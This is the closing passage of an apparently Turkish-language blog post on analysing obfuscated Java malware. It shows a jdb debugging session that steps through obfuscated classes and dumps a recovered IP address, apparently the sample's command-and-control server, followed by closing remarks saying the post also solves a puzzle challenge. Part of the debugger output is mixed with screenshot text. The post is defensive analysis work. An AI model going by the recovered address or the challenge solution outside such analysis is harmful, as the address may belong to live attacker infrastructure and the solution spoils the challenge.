Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=3

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=5

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.a.a(), line=-1 bci=0

Thread-1[1] step up
```

```
Applications ▾ Places ▾ Terminal ▾ Mon 14:52
root@kali: ~/Desktop/malware
File Edit View Search Terminal Help
mount-
Thread-1[1] stepi boot.cfg
> folders.sh
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=8

Thread-1[1] stepi
> yara.python
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=9

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=12

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=13

Thread-1[1] stepi
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=14

Thread-1[1] Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cY.a(), line=-1 bci=0

Thread-1[1] dump a
a = "144.217.149.63" ←
Thread-1[1]
```

Bu yazının ileri seviye gizleme yöntemi kullanan Java zararlı yazılımlarını analiz etmek isteyen güvenlik araştırmacılarına yol göstereceğine inanarak bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediym Var #16 oyununun çözüm yolunu da içermektedir.